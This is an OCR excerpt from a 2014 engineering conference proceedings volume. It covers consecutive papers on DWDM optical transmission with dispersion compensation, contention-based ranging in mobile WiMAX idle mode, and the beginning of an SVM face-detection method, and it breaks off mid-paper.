


Fig. 1 Schematic block diagram of RZ data format




Fig. 2 Schematic block diagram of the DWDM setup using symmetrical dispersion compensation technique

Table 1 Simulation parameters

Parameters	Values
Bit rate	100 Gbps/channel
Sequence length	128
Samples per bit	64
Input power	10 dBm
DWDM channel Spacing	400 GHz
Distance	450 km
Capacity of the system	4 × 100 Gbps

D stands for first-order dispersion and *L* stands for the length of the respective fiber. Fiber parameters used in the system model are as it is practically available. The EDFA is used for compensating the linear loss, and the noise figure of which is set to 6 dB. The model is simulated using symmetrical dispersion compensation technique.

In the receiver, the signal is passed through an optical demultiplexer, detected by PIN detector, filtered and applied to BER and eye analyzer. The responsively and dark current of PIN diode taken is 1 A/W and 10 nA, respectively, and a forth-order Bessel's filter is used. 3R regenerator is used to generate an electrical signal connected directly to the BER and eye analyzer which is used to visualize the graphs and results such as BER, eye diagram, eye opening, and Q value of the setup.




Fig. 3 Output optical spectrum of RZ modulation




Fig. 4 Transmitted multiplexed optical time domain signal




Fig. 5 Eye diagram of the end channel without dispersion compensation




Fig. 6 Eye diagram and Q factor of the end channel at a distance of 450 km

4 Results and Discussion

The Fig. 3 shows the optical time domain and frequency domain signal of the RZ modulation format. After RZ modulation, the signal power observed is approximately −1 dBm. Figure 4 shows the multiplexed optical frequency domain signal that is being transmitted through the SSMF to a distance of 450 km. At first, the system is designed without any dispersion compensation technique for avoiding the use of specialized fiber. But, it is observed that the output eye diagram for end channel is a completely distorted one as shown in Fig. 5. End channel output is considered here because its performance is always worse in DWDM systems. Thereafter, using specialized fiber (DCF), the system is designed for symmetrical dispersion compensation technique.

Figure 6 shows the eye diagram and Q factor of the end channel of the proposed system at a distance of 450 km. Here, the eye opening obtained is as desired at the receiver. The Q value observed for all channels of the proposed system is greater than or equal to 6.93. Hence, as per forward error correction threshold value, the system designed is good enough for long-distance optical communication.

5 Conclusion

In our work, a high-speed DWDM system with a bit rate of 100 Gbps/channel is designed, by considering all the nonlinear and dispersion effect of optical fiber. The Q value obtained for all the channels of the proposed system at a distance of 450 km is greater than 6.93. Hence, the system can be utilized effectively for long-haul communication purpose. The above system may be further analyzed and optimized for more number of input channels and also for advanced modulation formats.

References

1. Hoshida, T., Vassilieva, O., Yamada, K., Choudhary, S., Pecqueur, R., Kuwahara, H.: Optimal 40 Gb/s modulation formats for spectrally efficient long-haul DWDM systems. IEEE J. Lightwave Technol. **20**(12), 1989–1996 (2002)
2. Hayee, M.I., Willner, A.E.: NRZ Versus RZ in 10–40 Gb/s dispersion managed WDM transmission systems. IEEE Photonics Technol. Lett. **11**, 991–993 (1999)
3. Hodzik, A., Konrad, B., Petemann, K.: Alternative modulation formats in N × 40 Gb/s WDM standard fiber RZ-transmission systems. IEEE J. Lightwave Technol. **20**, 598 (2002)
4. Agrawal, G.P.: Nonlinear Fiber Optics. Academic Press, New York (2001)
5. Agrawal, G.P.: Applications of Nonlinear Fiber Optics. Academic Press, New York (2001)
6. Patnaik, B., Sahu, P.K.: Long-haul 64-channel 10 Gbps DWDM system design and simulation in presence of optical Kerr's effect. In: Proceedings of the 2011 International Conference on Communication, Computing and Security, ACM-ICCCS, pp. 62–66 (2011)

7. Forzati, M., Martensson, J., Bernutson, A., Djupsjobaska, A., Johannisson, P.: Reduction of intrachannel four-wave mixing using the alternate-phase RZ modulation format. IEEE Photonics Technol. Lett. **14**(9,14), 1285 (2002)
8. Cheng, K.S., Conradi, J.: Reduction of pulse-to-pulse interaction using alternative RZ Formats in 40 Gb/s systems. IEEE Photonics Technol. Lett. **14**(1), 98 (2002)
9. Bosco, G., Carena, A., Curri, V., Gaudino, R., Poggiolini, P.: On the use of NRZ, RZ, and CSRZ Modulation at 40 Gb/s with narrow DWDM channel spacing. J. Lightwave Technol. **20**(9), 1694 (2002)

Performance Analysis of Contention-Based Ranging Mechanism for Idle-Mode Mobility

Rajesh Anbazhagan and Nakkeeran Rangaswamy

Abstract In this paper, the contention performance of message- and code-based initial ranging is investigated for two different scenarios or cases when idle mode is activated at the mobile stations (MSs). First scenario assumes a chosen set of MSs to follow mobility waypoint between the base stations (BSs), while other MSs remain stationary. Second scenario (worst case) presumes that all the MSs served by the BSs follow either mobility waypoint or random waypoint between the BSs. Under these scenarios, during periodic location update, MSs undergo contention-based network re-entry process. When more than one MSs undergo location update, it causes high contention amid MSs. Hence, this paper investigates the contention performance of message- and code-based ranging during periodic network re-entry. Simulations validate that the MSs in worst-case scenario with code ranging perform better in terms of idle-mode energy consumption (57.97 %) and percentage of time in idle mode (68.11 %) than message ranging under Rayleigh fading channel.

Keywords Medium access control · Idle mode · Contention ranging

1 Introduction

Mobile worldwide interoperability for microwave access (WiMAX) networks aims to deliver high-speed wireless data services with reduced latency to mobile users. With high-speed multimedia support, the mobile stations (MSs) often drain their

R. Anbazhagan (✉) · N. Rangaswamy
Department of Electronics Engineering, School of Engineering and Technology, Pondicherry University, Puducherry 605 014, India
e-mail: rajesh@pec.edu

N. Rangaswamy
e-mail: rnakeeran@pec.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_55, © Springer India 2014

battery life. To manage the power effectively at the MSs, IEEE 802.16m standard has defined power-saving mechanisms based on the quality of service (QoS) of the WiMAX network [1]. Power saving is accomplished by turning off the selective components (either transmitter or receiver or both) of the MSs in a controlled manner. The standard defines signaling mechanisms such as sleep and idle modes to preserve battery life at MSs. With sleep-mode power management, the WiMAX standard defines three power-saving classes (PSC), namely PSC-I for best effort and non-real-time services, PSC-II for real-time and unsolicited grant services, and PSC-III for management-related services [2, 3].

The MSs enters idle or sleep mode to save power when it has no data to transmit or receive. In this paper, we consider power saving in idle mode alone and the prime objective is to suggest a ranging mechanism that minimizes MSs power usage during idle-mode operation. In addition, among idle, and sleep mode, the former saves more power, and air interface resources than the latter by switching off the transceiver completely after de-registration from its serving base station (BS). Other advantage for a MSs to be idle mode includes unnecessary multiple handoffs and unsecured initial ranging during network re-entry [4].

To carry out idle mode effectively, the authors in [5] have proposed location management and paging scheme that integrates paging area and timer-based location update mechanism under random-walk mobility model. The authors in [6] have proposed location-aided location update scheme to minimize the total cost of location update and conserve power more effectively during idle mode. To reduce paging overhead and location overhead, the authors in [7] proposed paging identifier in the paging message. The authors in [8] have proposed an adaptive location update algorithm and predictive paging scheme to reduce the number of location update and paging overhead messages. Although many methods have been proposed to minimize the paging overhead with less energy consumption during location update, these methods do not analyze the contention performance when MSs make network re-entry during location update. This motivated us to analyze the performance of message and code-based initial ranging during location update in idle mode. This study aims to identify the best possible contention mechanism when MSs move between the BSs of different paging groups under the given conditions.

The rest of the paper is structured as follows: The need for contention-based ranging during idle mode is given in Sect. 2. The proposed network scenario and operation of ranging mechanisms for location update are detailed in Sect. 3. Simulation results are discussed in Sect. 4, and concluding remarks are given in Sect. 5.

2 Problem Definition

Mobile WiMAX standard broadly classifies ranging procedure into four types, namely initial, periodic, handoff, and bandwidth request ranging. The MSs makes use of initial or periodic ranging for network re-entry and location update during

idle-mode operation. In this paper, we analyze the performance of initial ranging during location update amid idle-mode mobility between BSs. Periodic ranging during idle mode can be carried out if the MSs has already obtained the connection identifier with uplink synchronization.

In idle-mode mobility, MSs often need to update their location for current paging group identifier (for paging group update), paging cycle, and paging offset when it travels between the BSs of different paging groups. In addition, location update is carried out by the MSs periodically either on its idle-mode duration expiry (for time update) or power down update. MSs carried out these updates on receiving the paging information (MOB-PAG-ADV) from BSs of different paging groups. Hence, when a group of MSs moves from BSs of current paging group to BSs of foreign paging group, these MSs exits from idle mode and performs contention-based initial ranging for location update. If the MSs have to carry out contention-based ranging during the idle mode, the ranging mechanism has to be effective so that the MSs switch from active to idle mode with less power consumption. Even on frequent location updates, the effective ranging mechanism allows the MSs to be in idle mode for a longtime.

3 Proposed System Description with Contention-Based Ranging

The ranging-based contention mechanism specified in mobile WiMAX standard can be categorized into message and code method. With one of these mechanisms, the MSs try to access the channel by means of orthogonal frequency-division multiple access (OFDMA) [9–12]. With message ranging, the MSs contends for transmission opportunity to perform network re-entry. The transmission opportunities are randomly selected from the slots available for initial ranging that are broadcasted by the BSs. The MSs selects a random counter from its backoff value that indicates the number of slots that the MSs has to defer before transmitting. During initial backoff, if the MSs is successful in obtaining the transmission opportunity, then it proceeds in transmitting the ranging request. If unsuccessful, it undergoes contention resolution with binary exponential backoff. However, the performance of message ranging reduces as the number of stations contending for ranging increases. The major failure associated with message ranging is collision due to contention. The other failure is due to channel error.

To resolve contention effectively, code-based ranging is carried out where the stations make use of code-division multiple access (CDMA) codes for transmitting the request. In code-based contention resolution, BSs defines the ranging subchannel and subset of ranging codes. The MSs, which requires initial ranging, randomly selects a ranging subchannel and a ranging code from the subset allocated and transmits the ranging request. On receiving the request, BSs broadcasts CDMA allocation information element. It contains the ranging request code, the

frame number, the symbol number, and the subchannel number to be used by the RS for transmitting the code-based ranging request.

The MSs uses the allocation information element to send ranging request to the BSs. On receiving the request, the BSs will allocate the uplink channel information regarding timing, frequency, and power synchronization. Unlike message BR, the MSs with code-based method can make use of different CDMA codes through one ranging channel. However, the collision occurs in code-based method if the code and randomly selected transmission opportunity are same among two or more CDMA packets. Although the failure due to contention is less as compared to message BR, the code BR suffers from transmission failure due to the detection threshold that is owing to improper detection of CDMA code.

To investigate the effectiveness of ranging mechanisms in idle mode, two scenarios or cases are implemented. Scenario 1 and scenario 2 are evaluated by carrying out message- and code-based ranging mechanisms. Scenario for evaluating contention-based initial or periodic ranging is shown in Fig. 1. The scenario consists of four BSs with two different paging groups. BS1, BS2, and BS3 were grouped into paging group 1 (PG1), and BS4 is grouped into paging group 2 (PG2). Scenario 1 assumes a chosen set of MSs to follow mobility waypoint between the base stations (BSs), and other MSs remain stationary. The user-defined mobility waypoint scenario is shown by means of red flag in Fig. 1. Scenario 2 presumes that all the MSs served by the BSs follow either mobility waypoint or random waypoint between the BSs. Due to high mobility in scenario 2, it comes across more frequent contention-based initial ranging than scenario 1.

The idle mode can be initiated either by the BSs or by the MSs by means of de-registration procedure. To enter the idle mode, MSs transmits the de-registration request (DREG-REQ) message to the BSs. The BSs acknowledges the MSs by transmitting the de-registration command (DREG-CMD) message, which is then




Fig. 1 Simulation scenario for evaluating contention-based ranging in WiMAX network

replied by the MSs through DREG-REQ message. In the idle mode, the MSs will respond only to the paging messages that are broadcasted by the BSs. To facilitate effective delivery of paging messages, the BSs are logically grouped into paging groups. Once the idle mode is being initiated, the MSs continue in any one of the states, namely paging available or listen interval and paging unavailable interval. The number of paging cycles that includes paging available and paging unavailable intervals determines the duration of the idle mode. For this study, the paging cycle has been chosen as 200 frames. In addition, the duration of the paging unavailable interval is determined by the paging offset and the value has been set to five frames.

4 Simulation Results

To explore the significance of contention-based initial ranging in idle mode, the scenarios are validated through simulations carried out using QualNet 6.1 simulator. The minimum and maximum speed of the mobile is chosen between 3.6 and 21.6 km/h. The number of ranging codes for ranging corresponds to one orthogonal frequency-division multiplexing (OFDM) symbol and six adjacent subchannels. Two-ray path loss model is chosen with Rayleigh fading channel. The shadowing mean and propagation limit are set to 4 dB and −111 dBm, respectively. The minimum contention window and maximum number of backoff stages are set to 8 and 6, respectively, for WiMAX stations. The neighbor BSs scanning RSS trigger is set to −76 dBm.

Figure 2a shows the numbers of DREG-REQ messages sent by MSs and DREG_CMD received from BSs for two different cases with message-based (M) and code-based (C) ranging. It is found that the code-based ranging requires less number of DREG-REQ and DREG-RSP messages as compared to message-based ranging. This signifies that less number of air interface resources is sufficient with code-based ranging when MSs switch between the idle and active modes after successful location update.

Since the MSs under mobility waypoint have high probability to move between paging groups, the MSs experience increased DREG messages as that of the case with random waypoint. It is also observed that due to inefficient message-based ranging, frequent time-out occurs after transmitting DREG-REQ messages. Approximately 43.75 and 14.28 % messages are being lost with message-based initial ranging during scenario 1 and scenario 2, respectively. However, no message lost is observed with code-based initial ranging. The numbers of ranging request messages sent and ranging responses received from BSs for four different cases are shown in Fig. 2b. With effective contention resolution between MSs, the code-based ranging performs better than with message-based ranging. With message-based ranging, 25.99 and 19.98 % messages are being lost with message-based initial ranging during scenario 1 and scenario 2, respectively.




Fig. 2 **a** Numbers of de-registration messages send and received by MSs and BSs, respectively, and **b** numbers of ranging request messages send and ranging responses received from BSs

The energy consumption by MSs in idle mode is shown in Fig. 3a. With effective code-based ranging, the MSs in case 1 and case 2 conserve 13.43 and 57.97 %, respectively, more energy than with message-based ranging. More energy consumption is observed in case 2 since the larger number of MSs stays in idle mode than with case 1. The percentage of time the MSs in idle mode is shown in Fig. 3b. Although, case 1 shows less significant between the message-based ranging and code-based initial ranging, the effectiveness of code-based initial ranging for mobile WiMAX system is validated by observing the average percentage of time the MSs stay in idle mode in case 2. The MSs with code-based ranging (in case 2) remain 68.11 % of time in idle mode than with message-based ranging. Nevertheless, the MSs consumes less power due to faster location update with code-based ranging.




Fig. 3 **a** Average energy consumed for message-based (*M*) and code-based (*C*) ranging mechanisms and **b** percentage of time the MSs in idle mode

5 Conclusion

In this paper, we have investigated the contention performance of MSs in idle mode during periodic location update. Through simulation studies, we conclude that the MSs with code-based initial ranging show better performance in terms of average energy consumption and percentage of time in idle mode than with message-based initial ranging. Although the system with code-based initial ranging shows significant performance under worst-case condition, its energy consumption in idle mode can further be improved by dynamic setting of paging offset and paging cycle during location updates.

Acknowledgments This work is supported in part by Department of Science and Technology (DST), Ministry of Science and Technology (MST), India, under the Innovation in Science Pursuit for Inspired Research (INSPIRE) support program of Assured Opportunity for Research Career (AORC).

References

1. IEEE Standard for Local and Metropolitan Area Networks-Part 16: Air Interface for Broadband Wireless Access Systems. IEEE Std 802.16 (2009)
2. Lin, Y.W., Wang, J.S.: An adaptive QoS power saving scheme for mobile WiMAX. J. Wirel. Pers. Commun. doi 10.1007/s11277-012-0644-0 Springer (2012)
3. Thontadharya, H.J., Shwetha, D., Subramanya Bhat, M., Devaraju, J.T. : Effect of idle mode on power saving in mobile WiMAX network. In: Proceedings of ICAdC. AISC 174, pp. 491–499. Springer (2012)
4. Kim, R.Y., Mohanty, S.: Advanced power management techniques in next-generation wireless networks. IEEE Commun. Mag. **48**(5), 94–102 (2010)
5. Lin, K.-P., Wei, H.-Y.: Paging and location management in IEEE 802.16j multihop relay network. J. Comput. Syst. Netw. Commun. **7**(916569), 1–15 (2010). doi:10.1155/2010/916569
6. Kim, E. Kim, W.-I., Kim, K.S.: Location aided location update in IEEE 802.16e wireless MANs. Vehicular technology conference, VTC Spring. pp. 2264–2268. IEEE (2008)
7. Tao, M.-H., Hsiao, Y.-C.: Paging overhead reduction for WiMAX networks. 72nd vehicular technology conference fall (VTC 2010-Fall). pp. 1–4. IEEE (2010)
8. Na, J.-H., Cho, H., Lee, S., Chung, Y.W., Kim, S.-H.: Adaptive location update and paging scheme for mobile broadband wireless access networks. Wireless communications and networking conference. pp. 1–5. IEEE (2009)
9. Ni, Q., Hu, L., Vinel, A., Yang, X., Hadjinicolaou, M.: Performance analysis of contention based bandwidth request mechanisms in WiMAX Networks. IEEE Syst. J. **4**(4), 477–486 (2010)
10. Anbazhagan, R., Nakkeeran R.: Contention resolution with EIED backoff for bandwidth request in IEEE 802.16 networks. Int. J. Electron. Commun. **67**(1), 40–44 (2013)
11. Lee, N., Choi, Y., Lee, S., Kim, N.: A new CDMA-based bandwidth request method for IEEE 802.16 OFDMA/TDD systems. IEEE Commun. Lett. **14**(2), 124–126 (2010)
12. Anbazhagan, R., Nakkeeran R.: Contention based bandwidth request with signaling analysis in IEEE 802.16 two hop relay networks. J. Comput. Electr. Eng. (2012). doi: 10.1016/j.compeleceng.2012.10.012

A Novel Approach to Face Detection Using Advanced Support Vector Machine

Swastik Mohapatra, Asutosh Kar, Satyanarayan Dash, Sidhant Mohanty and Prasant Swain

Abstract This paper presents a robust algorithm for face detection in still grayscale images. The structure and characteristics of the human nose are used to find possible face regions. Line detection filters are employed for this purpose; furthermore, among the several candidates detected in an image, a human face is identified by employing a trained support vector machine (SVM). The proposed method is robust to deal with illumination problems. The accuracy of this method is higher than 90 %, if testing for less than 10 faces in a simple background with adequate illumination. Owing to its simplicity, it can be transferred from a PC to an embedded device, making it a potential for customized and miniature systems.

Keywords Face detection · SVM · Gabor filters · Support vectors

S. Mohapatra (✉) · A. Kar · S. Dash · S. Mohanty · P. Swain
Department of Electronics and Communication Engineering,
International Institute of Information Technology,
Bhubaneswar, India
e-mail: b209056@iiit-bh.ac.in

A. Kar
e-mail: asutosh@iiit-bh.ac.in

S. Dash
e-mail: b209042@iiit-bh.ac.in

S. Mohanty
e-mail: b209042@iiit-bh.ac.in

P. Swain
e-mail: b209033@iiit-bh.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_56, © Springer India 2014

1 Introduction

Face detection is one of the most researched regions of image processing. It is a real difficult task to build a system that can identify faces just as a human being can. Though there has been significant development in this aspect, yet there is no perfect solution for all cases. It has become a part and parcel of our life as it finds its uses in areas such as surveillance system, digital monitoring, PC, camera, social networking, cell phones. Simply put, a face detection method can be defined as follows [1]: Given an image I, find all occurrences of faces and the extent of each face in I. Though it may seem easy at first, it poses its own set of difficulties. Variations in lighting conditions can make face images appear substantially different. Presence of additional features such as beards, mustaches, and glasses can augment the global structure of the face such as the jaw line and mask local features such as corners of the mouth. Additionally, the large amount of intra-class variation among all faces makes it difficult for a reliable face detection mechanism.

Over the past decade, many approaches for improving human face detection have been proposed, which are categorized into the following main types:

1. Knowledge-based method: This method is aimed at finding invariant features of a face within a complex environment, thereby localizing the position of the face. Relationships between the features helpfully determine whether a human face appears in an image or not [2].
2. Feature invariant approaches: Invariant features, unresponsive to different positions, brightness, and viewpoints, are utilized in this approach to detect human faces. A statistical model is usually built up for describing the relations between face features and the presence of the detected faces. Such face features, for instance, are facial features [3], texture [4], and skin color.
3. Template matching method: A template cohering with human face features is used to perform a pattern-matching operation based on the template and an input image. Shape template and active shape model are common examples of this method.
4. Appearance-based method: Eigenface [5], neural network [6], and hidden Markov model, which follow this method, employ a series of face images to train and establish a face model for face detection.

In general, methods (2), (3), and (4) are more complex than method (1); yet, the more features are used in method (1), the more complicated it is.

Most real-time systems use the feature-based approach, which combines it with various kinds of fast face candidate extraction methods. An extreme is that if the face verifier is powerful enough to discriminate between face patterns and non-face patterns in nearly all cases, the candidates selection stage may be omitted [6]. This paper proposes a combinational feature-based approach that uses the structure information about the nose region as a robust cue to identify possible face candidates in an image, after which an SVM classifier is trained to identify the face regions among the candidates to successfully detect them. The framework of the entire proposed technique is shown in Fig. 1.




Fig. 1 Block diagram of the proposed method

The rest of this paper is organized as follows. Section 1 introduces the combinational approach. Section 2 describes the implementation, including the preprocessing stage, the training stage, and the detection stage. Section 3 shows the experimental results. Section 4 concludes the paper.

2 Proposed Methodology

Since the discussed algorithm primarily focuses on grayscale images, it becomes imperative to include a preprocessing stage for "improving" images. This is achieved using a modified homomorphic filtering technique for obtaining better illumination compensation [7]. The basic process of homomorphic filter is represented in Fig. 4. The homomorphic filter utilizes the concept of Illuminance-Reflection model, which states that an image can be considered as a two-dimensional function of the form $I(x, y)$, whose value at spatial coordinates (x, y) is a positive scalar quantity whose physical meaning is determined by the source of the image. Since this paper focuses on grayscale images, it can be said when an image is generated from a physical process, its values are proportional to energy radiated by a physical source. If we denote illumination as $L(x, y)$ and reflectance as $R(x, y)$, then an image $I(x, y)$ can be expressed as:

$$I(x, y) = L(x, y) \cdot R(x, y) \tag{1}$$

Thus, it can be noted that while illumination results from the lighting conditions present when the image is captured, and can change when lighting conditions change, reflectance results from the way the objects in the image reflect light and is determined by the intrinsic properties of the object itself. So the problem of eliminating apparent changes in facial appearance with the change in lighting conditions can be addressed by enhancing the reflectance while reducing the contribution of illumination.

Once the image is normalized, the image is sent to the SVM trainer for the purposes of identification. These regions are called as face candidates. Moreover, a

generic SVM is trained using the test images. To train the classifier, two set of images are needed. One set contains an image or scene that does not contain the object, in this case a facial feature, which is going to be detected. For training facial features, at least 50 negative images with at least a megapixel resolution were used. These images consisted of everyday objects, such as paperclips, and of natural scenery, such as photographs of forests and mountains. Now, this trained SVM is given the face candidate locations to identify the actual face structures among them, and on successful identification, it is marked with green boxes. It can be noted that there are two steps independent of each other: identification of possible face regions (Step 2) and training of the SVM classifier (Step 3).

3 Experimental Results

In order to verify the functioning of the discussed algorithm, 130 images collected randomly from our surrounding including 70 face and 60 non-face images along with some images from "FERET face database" were used as training images for the SVM classifier. The method was implemented in MATLAB and simulations carried out in simple and complex backgrounds to obtain the effectiveness of the program. The test image is then sent to the modified homomorphic filter for pre-processing. The output-normalized image is as shown in Fig. 3 and is used for detecting faces. After the normalization, the SVM classifier is trained in face and non-face images. These images are obtained from the FERET database. This trained SVM is now given the normalized image for detection purposes. The results obtained were 100 % accurate and are shown in Fig. 4, and the performance of the classifier cannot be decided based on only a single test image (Fig. 2).

Two more images were included for obtaining a more comprehensive result under different situations. A particular face image with different intensity levels was used to determine the robustness of this approach. The results of these are shown in Fig. 5. A comparative performance study is now made to analyze the

Fig. 2 Test image input from surrounding

Fig. 3 Image after normalization

